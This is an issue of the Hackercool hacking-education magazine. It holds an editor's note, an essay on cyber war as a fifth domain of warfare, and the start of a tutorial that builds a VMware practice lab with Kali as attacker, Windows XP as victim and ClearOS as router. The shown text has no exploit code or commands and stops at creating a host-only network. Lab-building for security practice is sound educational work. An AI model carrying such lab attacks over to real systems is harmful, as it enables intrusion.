Hackercool

February 2018 Edition 1 Issue 5

See how to create a Real World Hacking Lab in Vmware for practice

HACKSTORY :

Cyber War - The fifth domain of human warfare.

FIXIT :

Booting from USB into Vmware Virtual Guest

METASPLOIT THIS MONTH

EternalSynergy, Eternal Romance & Eternal Champion modules explained

WEBSITE HACKING :

Sensitive Information Disclosure vulnerability

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers.Thank you for subscribing to our Hackercool Magazine. We are very delighted to relea -se the fifth issue of first edition of Hackercool magazi -ne.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber sec -urity researcher (or whatever you want to call it). I am also a freelance cyber s-ecurity trainer and an avid blogger.But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, **hackercool.com**. *This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" which can be very helpful for beginners to practice website securi -ty.*

This magazine was started with an ambition to deal with real world hackin -g. In simple terms this means hacking as close to reality as possible, both blac -k hat and white hat. You will find that our magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves safe from the malicious hackers.

The main focus of this magazine is dealing with hacking in real world scen -arios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot i-mprove security consciousness in users until we teach them the real world hac -king.

The highlight of ths issue is the Installit section. In this section,we have sho -wn our readers how to create a Real World Hacking Lab in Vmware. While pra -ctising hacking, the first challenge many aspiring hackers face is hacking syste -ms outside their network.While you will find many tutorials of hacking on intern -et, most of them deal with hacking when systems are in the same network. So we have decided to add a detailed tutorial on how to create a real world hackin-g lab. We suggest our users to understand this Installit section very clearly as o -ur future Real World Hacking Scenarios may be based on this. We will soon make an article on how to create a Real World Hacking Lab in Virtualbox. Apart from this we have included all our regular featues.

*If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

INSIDE

Here's what you will find in the Hackercool February 2018 Issue .

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CYBER WAR

HACKSTORY

War has continuous presence in the history of humanity. If anything has changed, it is how t-he war has evolved over ages. Initially human-s fought on land. Then the domain of war ext-ended to water with the emergence of Navy. Years later, airforce allowed humans to fight i-n air. A country can bomb another country ve-ry far from its territory using airforce. These u-sed to be the three domains of war.

A few years later, humans invented com munications using satellite technology. Satelli tes play a very crucial role nowadays in huma-n advancement and also communications, b-oth military and civilian. So taking out a count-ry's satellite by its rival country can not only h-urt it a lot but also take a country a few years ba-ck. That is the reason why eventhough there are some international agreements not to weaponise space, som-e countries have still test-ed ANTI satellite weapons. The notion that a country can shoot a missile to destroy enemy country's satellites is a deadly proposition. Sp-ace became a fourth domain of warfare.

But there is a fifth domain of warfare w-hich can play a very deciding role than any o ther domains in future. This domain doesn't n-eed expensive weapons or maintenance of h-uge armies. This domain doesn't need stealth jets or other camouflage technologies.This do-main doesn't even require the army to land o r fly over enemy country's space. This domain just requires a computer and an internet conn-ection to wage a war. The soldier here sits c-omfortably in an air conditioned room and on a comfy chair. His weapons are not guns or g-renades but hacking tools some very well kn-own and some rare. The soldier we are referri ng here is known as the CYBER SOLDIER.

Nowadays many countries maintain cy-ber soldiers. They are well known as state sp-onsored hacking groups or APTs (Advanced Persistent Threats).

Nowadays computers and internet have become synonymous with humans and their e-xistence. From preparing and uploading a re-sume for getting a job to running a program to launch a satellite we need computers. Everyt-hing in our world is connected to internet now-adays. Birth records, information relating to national security,weapon systems etc are all part of digital records. Even if these records a-re not accessible readily online doesn't mean they are safe.Stuxnet has showed us that sab-otaging a nuclear reactor doesn't always req-uire a missile strike. Cyber war has another a-dvantage over war in th-e other domains, flat d-eniability.After a cyber attack, there is no gua-rantee that the attacke-r will be nailed or puni-shed. The attacker nati-n can just flatly deny the accusations.

He sits comfortably in an air conditioned room. His weapons are not guns or grenades but hacking tools some well known and some unknown.

But what is the goal of the cyber soldiers in this warfare. It is not always targeting their military infrastructure or sabotaging it. There i-s another important goal of collecting as muc-h information as possible about the enemy. This information may not just be about their of-fensive or defensive capabilities but also ser-vices which are critical for day to day running of the government. Apart from this, cyber sold-iers also tried to collect information about the government officials. Tarnishing reputation, m-anipulating public opinion are just some of th-e branches of this cyber warfare.This cyber warfare is just not limited to the above said ac-tivities. It's scope can extend to many operati-ons and end goals.


Cyber warfare has another unique feature. Ne utrality in this warfare does not guarantee that a country will not become a target in this war.

Setting Up A Real World Hacking Lab in Vmware

INSTALLIT

So many of our readers belonging to both our magazine and the blog have one persistent qu estion after going through all our articles about exploits and hacking. How can we simulate th -is tutorials in a Real network. If you have noticed, most of our tutorials and articles were are d -one in a NAT network of Vmware Workstation or Oracle Virtualbox although the basic conce -pt of Real World Hacking was still preserved.

In Real World Networks, there are so many networking devices present in the interne -t like routers, switches, hubs, modems, bridge and repeaters. A typical Real World network of a small company may look like this in the image below.



Since this section is about creating a Real World Network in Vmware I will not explain about each and every device used in networking but only some devices which are crucial for understanding this section.

1. Routers


A router is a networking device which forwards data packets between different computer networks.They perform the traffic directing functions on the Internet. So normally a router is con- -nected to two or more data lines from different networks. Many people should be having co- mmon knowledge about Wireless routers they use in their homes. The external internet conn -ection is connected to the wireless router and from there home users receive it either wirele- ssly or through wired connection. So in most cases, the router acts as a gateway, the device through which users get internet. It is also a interface between two networks.

In Vmware Workstation or Oracle Virtualbox, when we configure a virtual machine to ha -ve NAT network, our host machine (the machine on which Vmware or Virtualbox is installed) acts as a router or gateway to the virtual machines. It is just like two devices connecting to yo -ur wireless router.

1. Switches

If one or two devices are there in a network, they can be easily connected to a network route -r. If there are more devices in a network, this can cause collision between different packets


in a network. This may lead to loss of packets during data transfer. To avoid this collisions a device called a network switch is used. Normally a switch is connected at the end of a networ -k just after the gateway. Always remember, a switch is used inside the network.Given below is the typical scenario of how a switch and router are connected to the internet.



To create a Real World Hacking Lab in Vmware, we need three virtual machines. They are,


1. ClearOS (to act as router between other attacker machine and victim machine)
2. Kali Linux (attacker machine)
3. Windows XP (victim machine)

We will create a network as shown in the image below.




As already told, a router has two interfaces. There are many router software available which can be installed in Vmware. For this scenario, we will use ClearOS. The infomation and instal -lation about ClearOS has been explained in our previous issue. We have also seen installati -on of Kali Linux in Vmware in our earlier issues. It is assumed that all three virtual machines are already installed in Vmware.


To setup a Real World Hacking Lab in Vmware, we need to create two host-only networks. O-ne host-only network is created by default. We just need to create the second host-only network. This can be created from the "Virtual Network Editor" section which can be accessed a-s shown below.




The Virtual Network Editor will open as shown below. Here you can see all the virtual networ-ks of Vmware. Here we already have two host-only networks created: vmnet1 and vmnet3 w-hich we will use for this tutorial. For explanation purpose, let me show you how to create a ho st-only network in Vmware. Click on "Change settings" button as highlighted below.




To make any changes to the Virtual Network Editor, we need to have administrator privileges Once we give administrator privileges, the window turns as shown below. Now we can create a new host only network. Click on "Add Network" as highlighted below.




A new sub window will open as shown below.




Scroll down the virtual networks as shown below and select one. Here I selected vmnet4.




Once the selection is made, click on "Ok" to create the network.



